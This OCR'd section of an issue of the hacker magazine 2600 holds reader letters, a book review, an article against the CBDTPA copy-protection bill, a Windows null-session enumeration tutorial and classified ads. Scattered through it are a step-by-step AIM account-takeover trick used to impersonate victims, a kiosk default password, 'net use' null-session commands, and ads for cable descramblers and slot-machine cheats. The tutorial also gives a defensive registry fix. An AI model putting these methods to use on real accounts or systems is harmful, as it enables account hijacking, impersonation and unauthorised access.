-Lighting a cigarette.
-Taking a drink.
-Looking across the room at a person and waving like you know them. (Chances are they'll look to see who you're waiving at.)

Remember: Acting like a leader makes people think you are a leader which in turn makes them more susceptible to following you and doing what you want. Now take your new tactics and go mess with people. Enjoy!

Continued from page 39

tailed images. Right now, they are uncompressed and take up better than half a CD-R.

**drew**

*We'd certainly be interested in an article that offers new insight into this sort of thing. It's best to send the words to us in ascii format and if the images are especially large, just send us a CD-R in the mail.*

## Issues

**Dear *2600:***

I've perused your magazine in the past and have been impressed with the technical competence your articles display. I bought issue 18:4 today and was considering subscribing until I read your letters section, where you bash Libertarians and gun rights.

So the government is AOK in your book so long as they're only abusing capitalists and gun owners, and leaving us poor little hackers alone? That's some hypocrisy. I'm not going to spend money on people who are going to stab me in the back as soon as they get their own pet cause fulfilled. I'd wish you luck on your lawsuit, but why bother? You wouldn't care if the feds bust down my door for owning a gun or not paying taxes.

**vroman**

*We'd say we'll miss you but it wouldn't be true. We like for our readers to actually be able to read what we say, a skill which obviously has eluded you. We didn't "bash," we questioned logic and conclusions. We do this all the time to anyone and anything we encounter. We consider such questioning to be a good thing. Never before have we been met with such hostility from so many angry people at even the mildest form of questions or criticism aimed at these topics. It only makes us want to question them even more.*

**Dear *2600:***

I understand your position that government should side with citizens, not corporations, but I think you want to influence this the wrong way. You said in the 19:1 Letters that government needs to "keep the corporations in check."

I put it to you that we do not need a strong government to face off against corporations, but rather a weak government which does not grant so much power to corporations! For it is the government from whence corporate power comes. Keep in mind that corporations are legal entities. They don't have common-law rights - only people do. Everything a corporation can or can't do has been proscribed by *legislation* - that is, our "pals" in Washington.

It has not always been the case that corporations were able to aggregate so much money and power, while at the same time ducking the responsibilities which individual citizens hold. For a not-too-long history of how the legal powers of corporations grew, see: http://adbusters.org/magazine/28/usa.html.

**Craig**

*The fact many seem to forget is that the power has already been granted. How do you propose to take that power away? Let's say you succeed in weakening the government. You would have to somehow undo all of the already existing law that favors large corporations and then prevent them from using their tremendous wealth to regain an advantage. How that could be achieved without some sort of oversight is something that is quite difficult to imagine.*

**Dear *2600:***

I realize this is a tired issue, but I'm giving up on the term "hacker." The media uses the term to describe malicious computer wizards. Even the dictionary defines hacker as being one who breaks into computer systems. I wonder why we are holding on to such a worn out term which no longer describes what we're all about. Instead of spending half the time trying to correct misconceptions about technological activists and being mistaken for fraudulent thieves, why don't we just redefine ourselves as a new species? Create a new concept which people will associate with protecting freedom to innovate, freedom to play around with things you own, and freedom to express yourself. Most people aren't aware of these issues, maybe because they don't see anyone else involved. Those of us involved instead get associated with evil "hackers."

**jesse s.**

*And you will continue to be. The word itself really isn't the issue. The status quo fears those who are capable of understanding things that are meant to be kept from them. You can escape the evil categorization by simply not pursuing such interests. But just changing the name won't do it.*

**Dear *2600:***

I was quite surprised to read that easyEverything, an Internet cafe, would believe they have a right to censor the pages viewed by their *paying customers.* I will certainly boycott them.

I am rather puzzled by your editorial comment, videlicet: "This is what happens when a big company drives all the little companies out of business with artificially low prices. You wind up playing by whatever rules they feel like setting."

Could you explain to us, when is a company "big?" Could you please explain to us, when is a price "artificially" low? Could you please mention an example of a business which wanted to have some rules, but wasn't able to because it was "too small?"

Under a Libertarian economic regime, corporations won't *abuse* power, because they will never have *accumulated* significant amounts of power.

There *are* still a very few examples of unregulated free markets. For example, commercial fishing boats. Under the current free market conditions, no boat owner can hope to fix the wholesale price of fish. Perhaps you would prefer to shut down this dangerous example of freedom.

Did you know that Eleanor Roosevelt (yes, the wife of FDR) took out, and renewed several times, a permit to carry a concealed handgun? Yes, handgun permits in New York State are on the public record!

**American Citizen Living Abroad**

*We define a "big" company as one which is able to crush its competition because of its bigness and its ability to sell its product for much less than what it actually costs, which is our definition of "artifically low." The easyEverything by us was at one point selling*

*three hours of Internet time for a dollar. In addition, they had hundreds of computers connected to the net and they were right in the middle of Times Square, probably the most expensive area to have a storefront, let alone do what these people were doing. Compare this to an independently run operation which has to charge $10 an hour to recover their costs. Who do you think will go under first? If you don't like the rules that easyEverything imposes on its customers, boycotting them is a good idea. But what happens when there's no competition left because of the above tactics? You're forced to play by their rules and there's really nothing you can do about it.*

*We'd like to know how you plan on getting all of this existing power out of the hands of big corporations without the help of government or some kind of time machine. We suspect, not really knowing much about the subject, that there's more of a level playing field in the fishing business which keeps one entity from gaining an unfair advantage. If easyEverything had fishing boats attached to their current business practices, it would probably be a very different story. (Now we're certain to get all kinds of letters from commercial fisherman on the subject.)*

*And that's a nice bit of gossip about Eleanor Roosevelt but we're not sure what, if any, point you're trying to make with it.*

## Retail

**Dear *2600:***

While reading through 16:2 and 17:1, I noticed several articles about the little photo kiosks you can now find at damn near any Walgreens, Wal-mart, K-mart, Sam's Club, etc. I don't know if anyone cares but I worked at a very high quality photo lab in a small town where we had a kiosk system for two years. Ours was made by Fuji and called the "Aladdin." This thing is nothing more than a touch screen, a high quality scanner, and a plain old PC in a fancy green box. Fuji sends these standard with a floppy, cdrom, and I'm pretty sure a zip drive (ours had one). Ours ran Win NT 5.0(?) and, get this, was connected via a network cable to an IBM server! From there we could choose from about 30 different things to do with the files from the kiosk. We could change the image format, burn it to a CD, send it to the computer in back to retouch the photos, or we could send it to the FE-1, which was the negative scanner on our digital printer, the Fuji Frontier. The really amazing thing about this whole system is that every image has to travel over plain old UTP copper network cabling. The retouching computer mentioned above was also our Internet machine! The whole system was connected to a 2Mb/sec. microwave ISP. So, if one of you out there could determine that Walgreens or one of these places had a kiosk like this, you could just bring a disk or something from home, pop it in, and maybe go exploring. By the way, to exit the main screen in a Fuji kiosk, there is a secret button in the upper right where the normal little x is. When pressed, it asks for a password. The default is 1111. I don't think they can be more than four digits.

**DEESil**

**Dear *2600:***

I don't subscribe to your magazine due to the stupid rumor of being put on a list by the government. Well, to push my conspiracy theory, when purchasing your magazine at my local Barnes and Noble, the cashier first had trouble ringing your magazine up, then looked at me, then asked if I would like to give him an email. I asked what for and he said that the editors of the magazine are trying to find their demographics chart for better distribution. Odd....

**fuzzhack**

*We're doing no such thing. He probably just wants to stay in touch so that the moment you shared at the register won't be forever lost.*

**Dear *2600:***

In 18:4, the article "Fun Facts about Wal-Mart," A.W.M. talks about portable devices called "960s" or "Telxons." He says that what they are called varies depending on who you ask. This is somewhat true. The 960 is a specific model of Telxon. There is also the 710, an older model with a very limited capacity, so I'm going to limit this more to the 960. The 960 I use is gun-like - it has a trigger to activate the scanner. The interface consists of a small screen, non-qwerty keyboard, a keypad, and other functional keys. It also has a small antenna attached to transmit data. All programs are installed remotely, transmitting from the main store computer after being selected from the 960's main menu. Programs vary from retail chain to retail chain. Only the functions that can cause serious problems are passworded. 960's can vary in style. The two I'm familiar with are the one I just described and a more box style with a side trigger. The rest of the features are the same. If there is any interest I'm certain I can dig up enough for an article.

**Angela**

**Dear *2600:***

Recently I was in Toys R Us and was walking by their "for employees only" computer station. The inventory (I'm assuming) program was moved off to the side of the screen and I noticed the all too familiar blue "E" Internet browser on the desktop. The start button, My Computer, etc., buttons were not present, but clicking on the explorer got me access to the local drives, etc. Just for giggles I entered "www.2600.com" and was surprised to see that there was an active Internet connection. Joy. I had my wife and kid with me so I saved the "old *2600* masthead" as the desktop and closed the Explorer window. On my next visit that computer station was powered down, but the adjacent system was on. You can't minimize the inventory program, but you can drag it out of the way and play around if you like. I left a token of my esteem on that desktop as well and out of curiosity I flagged down an employee and asked if the computer that was powered down was for customer use. He said no, both were for employee use. I asked if it was broken or anything because I could repair it for a modest fee. He said he didn't know but the assistant manager might.

The assistant manager told me they had powered down the system after "a hacker broke into it and left a virus" and that they had an outsourced contract company coming to look at it. I acted astonished and told them I hoped they could straighten it all out. I suggested they should make some changes to their system

to make it harder to get into. The assistant manager in all his infinite computer knowledge assured me "if a hacker wants in, there's nothing you can really do to stop them." Wow, maybe that's an untrue stereotype we should get behind!

**Moon Knight**

**Dear *2600:***

I just finished your Spring 2002 issue. I was shocked to read the letter "The World of Retail" on page 37. I didn't know anyone else did that sort of thing. At the B&N near me, *2600* along with *Adbusters* are relegated to the back of a shelf. At first I thought it was a mistake just like TheDude did - not so. Minutes after moving *2600* and *Adbusters* to their deserved and prominent positions, they were once again subverted, this time beneath an overhanging shelf. At this point my friend and I took it upon ourselves to make a decisive change. Having about 15 or 20 of each in our hands, we proceeded to place one magazine in front of every other magazine on the rack. It really looked nice and I've been back to the store several times to find both *Adbusters* and *2600* in the very front at eye level of their respective sections. Unfortunately this is the only place that sells either or both of the magazines in my area, but a tragedy was certainly averted.

**Signal9**

*There's a difference between poor placement and placement specifically designed to keep us hidden. We're obviously more concerned with the latter as it's a deliberate attempt to silence our words. We appreciate your efforts but encourage readers not to disrupt operations at your local store by making a mess of their system. If you suspect foul play, get as many specifics as you can and let us know. It's made a big difference in the past.*

**Dear *2600:***

I was reading 18:4 and stumbled upon a letter from mAd-1 mentioning Barnes and Noble, a company I dearly hate as I once worked there and was fired from and banned from because I was rumored to have written down a list of people to kill who I worked with which is not true - I actually was writing an essay on Jeffrey Dahmer - don't ask. The letter was about *2600* not scanning in cash registers and your reply was about their new policy for publishers paying half the cost for lost items, including shoplifted items. I obtained 18:4 by shoplifting. What better way to get revenge than sneak in once in a while and steal? Childish? Very. Satisfying? Absolutely. So I feel like shit knowing I stole from you in a sense. So in turn I have included $5 (full price for inconvenience) and my word to never do it again. I'm sorry.

**Neo Retrospect**

*You may think that shoplifting (or any crime, really) is something you can direct but it results in all kinds of innocent people being victimized. We hope you remember this in all your future experiences and commit to being honest.*

## Solutions

**Dear *2600:***

I like to use military time format on my machine. The format I like is nnnn, so 9:45 pm should read 2145. The problem was that Windows forces a separator. If I use a space I get "21 45" which is ugly. Then I thought that what Windows asks for is "just" a character. So I used the non-printing character 0x1f in the separator field. To insert that character using your keyboard, type 031 (don't ignore the zero) while holding the ALT key. The keypad should be used to enter the numbers. You'll see that this character won't print and you can have the nnnn format with no separators.

**husam**

**Dear *2600:***

Ads, ads, ads, a constant barrage of popups and other annoyances. One of the most favorite companies for web ads: DoubleClick. If web ads have ever annoyed you for whatever reason, then read on and let's banish them for good. For you Windows users there are products such as Atguard that can filter out ads. For you Linux users, especially at your firewall, you can block ads completely. First, find a page with the ads you want to block. I'm going to use http://www.freeopendiary.com. Let's view the source. Immediately we notice an image from ad.doubleclick.net. First to get their IP(s). Yes, advertisers are evil and use several blocks of IPs to make our job harder. Let's use nslookup. *nslookup ad.doubleclick.net* We get back an IP. But wait a few minutes, try again, and we get back a different address. The only way to effectively block all of these darn ads is to block entire IP blocks. Now check the addresses in that netblock. Say your nslookup gets you back 208.184.29.150. Try doing a *dig -x 208.184.29.130* for example. We notice both of these are doubleclick. Try random addresses through 208.184.29.x and make sure we will just block doubleclick. After you are satisfied you are only blocking what you want, it's times to use ipchains or iptables. Hopefully you're running 2.4.x and using iptables. If so, add the rule: iptables -A OUTPUT -d 208.184.29.0/24 -j REJECT. We want to only reject it instead of dropping so we don't have to wait for time outs. And the output chain is perfect because it blocks the request from even hitting the web for the ad. Hope this was helpful to any of you who are fed up with web ads.

**quel**

## More Corporate Abuse

**Dear *2600:***

I recently found this company Nissan Computers at www.nissan.com. They are currently involved in a lawsuit with Nissan Motor Company. The owner of Nissan Computers is Uzi Nissan. Nissan has been his family name for as far back as he can trace it. Go to the web site for the full story. Since you have some experience in matters like this, I was hoping you might be able to give him some advice or something. It's sad to see the American dream gone so wrong.

**Peter**

*We're familiar with the case and we believe the Nissan family has every right to use their name in this domain. Not only did they register the site first but they've been doing business under that name since before Nissan Motors even existed! This is a good example of the intimidation tactics that large corporations*

*engage in and the occasional courageous people who stand up to them.*

## Observations

**Dear *2600:***

Some while back I was sitting around with some fellow geeks passing a rainy day watching *WarGames.* Here's the funny bit. Right after David comes home and his parents are talking about his report card, listen to the newscaster in the background right after David comes in the front door. The newscaster is talking about a three alarm fire at a "prophylactic recycling center" just outside the city. Right after that story is the one about the three minute nuclear scare.

Just a little easter egg in the background of a great geek movie.

**drenehtsral**

**Dear *2600:***

Seems like you can't turn around without running smack into another result of the damned invoking of the DMCA. After running a search on Google for "Enemy of the State backgrounds" (yes, I caught the irony), you'll find the following under the search results: "In response to a complaint we received under the Digital Millennium Copyright Act, we have removed 1 result(s) from this page. If you wish, you may read the DMCA complaint for these removed results." And the link takes you here: http://www.chillingeffects.org/dmca512/notice.cgi?NoticeID=232. Unbelievable. We must stop this.

I also think it's interesting that the link that was removed was a site denouncing Scientology, knowing the prevalence of those in the motion picture industry who are Scientologists.

**William Rudek**

*As far as we're concerned, the nuts in Scientology deserve to be hooked up with the nuts in the MPAA. Eventually they will turn on each other.*

*Incidentally, the link on that page reprints the threatening letter from the Scientology lawyers which happens to list all of the offending links. Another example of how information simply cannot be stifled.*

**Dear *2600:***

Since the beginning of our generation the elders of our time have been screaming, "You're growing up in a computer era!" and they're right. However, children growing up in this era display a lack of knowledge about computers compared to the last generation of geeks. As I look around myself, looking at my fellow high school peers, I see a lot of arrogance and little real knowledge. I live in a town that is obsessed with art. My school has a dying half a semester of C++ that is the only advanced computer course and I recently solely participated in a programming contest representing my school, while other schools had 3-15 kids who've been prepping for this test a year now. Hell! Even the computer advanced kids spend their time doing computer animation and design.

As I listen to kids tell me how they were "able to do this" or "able to hack into that" what is really going on is a bunch of kids saying "Hey! I found a rank 'prog' combination that got me a password which I could have retrieved with little or no effort anyway, had I any skills myself!" With an outbreak of computer geniuses writing all sorts of programs to make everything and anything easy to do, there isn't much reason for a kid to go and learn anything of value. What parents see on the outside as looking amazing is just one kid mastering a program.

Now don't get me wrong, we have our fair share of gurus my age. But the guru to fake ratio is way too large. Too many kids have lost that hacker mission immortalized by The Mentor in "Conscience of a Hacker." All they want to be are bad-asses breaking into school computers with a minute amount of authority. The really good hackers at my school (now up to three or four) drop a project right when it becomes too easy.

Could hacking possibly be dying from this? What about when all you experienced hackers get knocked off? What are we left with? We're left with a bunch of kids who don't know the difference between a ping scan and a port sweep. As protection technology grows and hacking techniques stop getting better, what's the point of learning any of this stuff? Why hack when you can do something with greater reward (sometimes) like becoming an engineer?

**Erovi**

*The very concept of hacking faces many challenges - from the people wanting to latch onto it for the coolness factor to the people trying to lock us all up and make it impossible and/or illegal to be a hacker. But we doubt either of these threats will ever be able to stop true hackers from existing. To do that, they would have to crush the human spirit and that's an awfully hard task to accomplish.*

**Dear *2600:***

Did you know there's a group named *2600* in Australia? They are true hackers, like ourselves. They do not call themselves hackers though. You can tell by the intro: "2600 Australia is a loose-knit group of people interested in computer security, electronic gadgetry, communications and just technology exploration in general. We have no official membership though we host a number of mailing lists and hold monthly meetings in cities around Australia. There are approximately 650 subscribers on the list at the present time. One of the other things we do is investigate and discuss details of anomalies in various things." Remind you of anything? It reminds me of when hackers were hackers and not script kiddies or lonely people who break into bank accounts but people who go forth in the search of knowledge at any cost. You can see their site at http://www.2600.org.au/.

**zanar**

*Yes, we have seen their site and we agree with your assessment. We believe any group of such people should proudly use the term hacker regardless of what others may think.*

**Dear *2600:***

It seems like every issue there are several letters that speak of people who think they are hackers, but simply take up the name because it has become popular. Therefore, anyone who searched through a list of wingding symbols to make sure that *2600* wasn't

sneaking anything by them on page 33 of 19:1 is what I like to think of as a hacker.

**Rabid**

**Dear *2600:***

I'd guess that you guys have probably had your fill of "9/11 terrorist" type mail, but maybe there is room for one more. I was sent a link about the Pentagon crash being a hoax. It looks legit to me but what do you guys think?

**Super-Fly**

*Looking legit often isn't reason enough to believe something. You will encounter all kinds of theories and alleged facts that prove one thing or another. What's important is to always question what you're told, regardless of the source it comes from. Pointing us to a site and saying it looks like it's right is one thing but telling us why is quite another.*

**Dear *2600:***

Today I read in the news that it is possible to get around Sony's new anti-piracy protection scheme using a black marker and writing on the top of the CD you want to copy to your hard drive. So if this is true then according to the DMCA pens are illegal now? And the stores that sell them? Hrm....

**pa**

*Not pens - markers. We've already disposed of ours.*

**Dear *2600:***

It's strange, but I think the hacking community could learn a thing or two from the Southern Baptists (gasp). Actually just one thing... we need to unite in political struggles if we're to be at all effective. After Ellen announced that she was gay, the Baptists launched an all out assault on sponsors, the network, producers, or anyone else involved with the show, and as if by magic it disappeared from the airwaves within weeks. Granted, I'm quite sure the Baptists outnumber hackers pretty handily, at least in the US. But, if they can find the will to attack something so trivial as a sitcom star being gay, I don't see why we can't (or won't) become organized on issues such as the slew of ludicrous acts and bills floating around in Washington right now, or the many slams on the hacker community being broadcast over TV daily. Let's get organized here, at least as readers of *2600,* as a political force on the issues that effect us all in the same way. By the way, is there any sort of website that is active in keeping a list of contacts, etc. to encourage the protest of things having a negative impact on the hacker community? With all the legal and political struggles you're involved in, I think it would be instrumental to maintain a site where people interested in taking action could go and find the whos, whats, whys, and hows. If not, maybe I'll start my own.

**phobik**

*As you know, the hacker world is fairly decentralized so there isn't now and is unlikely to be one place for contact info. But there are plenty of excellent sites for the various causes that come along. If we're not one of the sites ourselves, we're committed to providing prominent links to them on our site.*

**Dear *2600:***

I, along with many other readers, have noticed a shift in the magazine dealing with First Amendment issues as well as a gradual, but inevitable turn toward information activism. Would you be interested in essays or editorials of a sort pertaining to these issues as full article submissions? I would like to submit more technically related articles but that is not where my talents lie. One in particular I was considering deals more with economic theory and how the separation of church and state relates to corporations and state. Though not directly related to First Amendment issues, it may provide some context as to why we have some of these issues in the world today, as well as providing possible direction on resolving them.

**Methaline**

*While we certainly remain interested in these issues and will cover them as much as is necessary, the primary focus of our magazine must be on technology and its manipulation. By all means send in your submissions - even if we don't take it, at least you've written it and it will most likely be seen somewhere.*

**Dear *2600:***

I never saw this one coming. I was just watching *The Simpsons,* the episode with Mel Gibson guest starring and at one point Homer says "I'm tired of you and Hollywood hotshots like Jack Valenti." *Hah!* Is it possible that Matt Groening caught wind of the MPAA lawsuit?

**xcham**

*Quite possible. We also noticed at the beginning of an episode of "Futurama" (a show we should all get behind to save) that the text said "Coming soon to an illegal DVD."*

**Dear *2600:***

Using a simple technique, anyone can hack an AIM account. The catch: They are random AIM accounts and you don't choose who you hack. It is still very rewarding. It has worked many times for me and I thought I would send you guys my little trick.


All you need to do is open AIM, go to "People", then "Find Buddy", then "By Email Address". Some people when they sign up for AIM put in an email address that is gibberish. They don't care what address they sign up with. Well, being an avid AIM user, I know that if I own an AIM user's registered email address I can get access to their AIM account. So, in that "By Email Address" field, all you do is type something like asdfhsd@hotmail.com. This might bring up a list of names. If you see a username you desire, just go to Hotmail and sign up the gibberish you used, asdfhsd@hotmail.com. Then go to AIM's lost password site and type in the username. That user's AIM password will be sent to your new Hotmail account. *Voila.* I've gotten a few neat screen names this way. It takes a while to find ones you like. I like logging on to people's accounts pretending to be that person. Wonder how many couples have broken up because of me. *Heheh.*

**aimfan69**

# Review: Hacker Culture

**by Douglas Thomas**
**$25.95, University of Minnesota Press,**
**288 pages**

**Review by Ben Mccorkle**




In a lot of ways, Douglas Thomas' *Hacker Culture* is the book that, were I a bit older and more entrenched in the scene, I wish I had written: smart, fair, with equal and discerning attention paid to historical detail as well as cultural critique.

Thomas' study of the hacker underground does an adept job of moving beyond the often overblown rhetoric characterizing the hacker/rest-of-us divide. Rather than get mired down in the "us vs. them" debate - the paranoid claims of a monolithic system of politico-corporate oppression, or the supreme vilification of the "dark side" hacker as the prototypical cyber criminal of our financial data and even our very identities - he places these iterations within a broader cultural context.

Thomas reads the history of hacker culture as competing relationships to technology (a term he investigates and expands so that it includes far more than just computers and phones). He suggests that we are working through a complex emotional problem as a society - namely, trying to control our anxieties about technologies we don't completely understand. The hacker, then, stands as an ideal figure upon which to heap that anxiety. As the Information Age threatens to destabilize our traditional concepts of security and secrecy, public and private life, and identity, hackers are often in the vanguard position of this movement because of their dramatic and (possibly malicious) exploits, and therefore make perfect scapegoats. Popular representations of the hacker in films and in the news in turn are often the subject of ridicule by "real life" hackers because these depictions do more to propagate the cartoonish figure of technological evildoer than paint a realistic portrait of a group whose motivations are far more complex and benign.

Cultural theory aside, *Hacker Culture* offers a thorough historical overview of nearly five decades of hacker lore. Thomas hits on most of the key moments, figures, and documents of the tradition (Microsoft vs. Lopht and cDc, the MOD/LOD rivalry, the activist uprisings surrounding Kevin Mitnick and Chris Lamprecht, and "The Hacker Manifesto"), but he also extends the history backwards, into the computer labs of MIT, Cornell, and Harvard during the supercomputer projects of the 50's and 60's, reminding us that hacking has had a much longer symbiotic relationship with the very military, governmental, and academic institutions it confronts today. Though he occasionally lingers a bit too long on some moments (is it hyperbole to imply that the films *War Games* and *Hackers* had generation-defining impact?), both his narrative and interpretation of these events are ultimately engaging and compelling. In the end, we are left with an indispensable record of hacking origins, as well as an explanation of the changes in the scope, ethos, and philosophy of the hackers' world.

As a longtime scenester and a frequent correspondent to *Wired News* on the Mitnick saga, Thomas brings to this project considerable street cred, certainly. But he also offers a unique rhetorical and philosophical perspective that allows for associations between the virtual and actual body of the hacker, various state-sanctioned mechanisms of punishment, the late 20th century's almost ontological dependence upon a cult of secrecy - discourses of power, punishment, and resistance circulate throughout this history (so read up on your Nietzsche and Heidegger, folks). I, for one, would be interested in following the reaction to this book from members of the hacker community, as this reading attempts to hold a subversive counterculture up to the institutional scrutiny of academic discourse.

# CBDTPA: Another Privacy Concern

**by area_51**

As if we didn't have enough to worry about today in terms of privacy, Big Brother now wants to have the capability to "put a cop in every computer." In the "Consumer Broadband and Digital Television Promotion Act" (S 2048 IS), Senator Hollings (D) of South Carolina has proposed a bill that would force the computer and consumer electronics industry to place a copy-protection mechanism in any device which "reproduces, displays or retrieves or accesses any kind of copyrighted work." This definition would allow for all computers, MP3 players, TV sets, cable boxes, VCRs, DVD Players, digital cameras, stereo systems, CD-Burners, and scanners, not to mention a host of other devices, to be subject to the regulation of the government. Every device would be required to have firmware or software that would prevent copies of copyrighted material from being made, or else the sale of the device would be declared illegal.

"The private sector needs a nudge. The government can provide that nudge," Senator Hollings said to the Senate during a March 21st hearing on the bill. "We will empower government enforcement so that all consumer devices comply. If they don't, the government... will have to step in."

Such developments will make new laws such as the DMCA easier and easier to enforce, and sets a dangerous precedent for the future. Besides, the government doesn't need to give the private sector a "nudge." Is the government losing money due to piracy? No. The private sector is, and it is the private sector that should negotiate among themselves and come to a reasonable solution.

I am in no way advocating piracy. But I worry that such a law will infringe upon my everyday entertainment activities and my privacy. Looking over a transcript of Mr. Holling's speech, I note he did not use the word privacy once in the entire document, and it seems to not be a concern of his. While his recommendations call for a device that would block the ability to copy or access illegally copied content, a prototype device or concept has not even been conceived. The bill could very easily be amended in the future so that the device would report back the copyright infringing activities of a particular user, and this concept could be further exploited still.

The senator states that "the legislation specifies that no copy protection technology may prevent consumers from making a personal copy for lawful use in the home of non pay-per-view television programming. I want to be clear on this point; no legislation can or should pass Congress in this area that does not seek to protect legitimate consumer copying and fair use practices." However, I am very skeptical of infringements of rights not occurring. What if I want to copy a (legally purchased) music CD, for example, to my hard drive, and then burn a different mix of songs (including some from the CD I copied) onto a new CD. How would the software or firmware enforcing the copyright laws know that my new CD isn't violating a copyright? I suppose that it could only allow me to burn the song once. But what if I want to burn the song again to a different CD, to create a different mix of songs? How would the software know that I am not giving the CD to a coworker or friend?

How about DVDs? In several years DVD burners will be available at a low cost, and these devices will inevitably have such enforcement measures packaged with them if this bill is passed (it provides a year from the date it is passed to have a final plan ready and implemented by the private sector). Let's say I have a DVD movie and I want to copy it for backup purposes (i.e., if the original were ever to become scratched beyond repair, destroyed, or lost), how will the software know that I am making a backup copy and not making a copy of a DVD I rented at my local Blockbuster and then returned, or that I am not giving the copy to a friend?

There are hundreds more scenarios that would apply to such a bill. Consider even the DeCSS case - one of the points in the case was that DVDs could not be played on Linux systems without the DeCSS code. A law such as this would enable further restrictions, causing

even greater problems with compatibility.

Then again, we as hackers would more than likely find a way to circumvent this technology for legal purposes. But the bill strictly prohibits the alteration or disabling of any copy-protective device. Soon the nation's jails will be littered with hundreds, if not thousands, of such people and this will cause additional negativity and illicit activities to be associated with hackers.

The dangers of such a technology surely outweigh the benefits for consumers. Even Rhett Dawson, the president of the Information Technology Industry Council, told *Wired Magazine,* "We don't think this will help consumers use technology to enjoy movies or other content more. If it were enacted it could stand in the way of consumers enjoying the benefits of innovation by having the government make decisions that are best left to the marketplace."

In addition, the bill will also regulate digital TV signals.

So what can be done about the bill? It is still in Congress, so I urge you to contact your congressional representative. You may leave a message for the Senate Judiciary Committee at http://judiciary.senate.gov/special/input_form.cfm?comments=1. If you go to http://www.digitalconsumer.org/cbdtpa/cbdtpa-inf.html, you will be able to send an automatic fax to Congress.

You may monitor additional progress made on the bill and its current status at http://thomas.loc.gov by entering in the bill's full name or number (both included in the opening paragraph of this document). You may also view a full copy of the bill at the site.

# Null Sessions and Enumeration

**by AcidFlame**
**flameacid@hotmail.com**

I wrote this article because of the large shortage of articles on null sessions and enumeration. For this tutorial I used Windows 2000, though it is possible to use null sessions and enumeration on *nix systems and Win9x.

First of all, what are null sessions? Null sessions are connections to Windows shares with no username and no password. They are usually connections to the IPC$ (Inter-Proccess Communication) share on a Windows computer. This share is hidden if you try to browse it in Windows, but usually you can see it if you type in this line in the command prompt:
*net view \\TargetComputer*

This will show all the shares including IPC$. Next I made a null session to the TargetComputer:
*net use \\TargetComputer\IPC$ "" /user:""*

If the other computer allows null sessions you would probably see "This operation completed successfully." This means that your computer made a connection to the TargetComputer.

The next part is enumeration. The IPC$ share is a share that contains a lot of data about the TargetComputer (users, lists of shares, groups, etc.). You can request all that information off of that computer if it allows you to do so (most of the time it does!).

One of the best programs for this is a program called enum.exe, which is a dos program that you can easily find on the Internet. By running enum.exe and listing a few options and the TargetComputer you can see all the users, groups, shares, etc. I'm not going to go into detail with the complete list of information you can get. I tested this program on WinNT 4, Win2000, and WinXP. It works on WinNT4 and Win2000, but WinXP blocks out most of the information. Many computers are unsecured from this (for example, I tried it on our school districts' domain server and ended up with all the names of the 5000+ users). Enumeration also helps if the username of the Administrator is changed. By running enum you can see the name of the new Administrator in the list, in this case you would see:
*SpongeBob* (Built-in account for the administrator)

There is also an option to turn this off which requires you to go into the system registry and insert a new key, which would enable you to disable null connections to your computer. In the folder HKEY_LOCALMACHINE\System\CurrentControlSet\Control\LSA\ create a key called RestrictAnonymous and set it to 1. This will block out null connections.

I hope this helps secure your computer or improve your knowledge.

*Greetz to Guybrush, DadyShEre, Kommando, and OrangeBeast.*

# MarketPlace

## Happenings

**DUTCH HACKER MEETINGS.** Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

**SAN FRANCISCO OPENBSD USERS GROUP** - now meeting once a month at the Zephyr Cafe, 2nd Thursday - for info see http://www.sfobug.org.

## For Sale

**CABLE TV DESCRAMBLERS.** New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132.

**CAP'N CRUNCH WHISTLES.** Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

***FREEDOM DOWNTIME,*** the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

**REAL WORLD HACKING:** Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

**MAKE ANY SLOT MACHINE PAYOUT** 200-400 credits. Works on IGT-s machines. No contact. Also available, blackjack counters. E-mail mcorballi@atlanticcity1.com if you want to discuss it further.

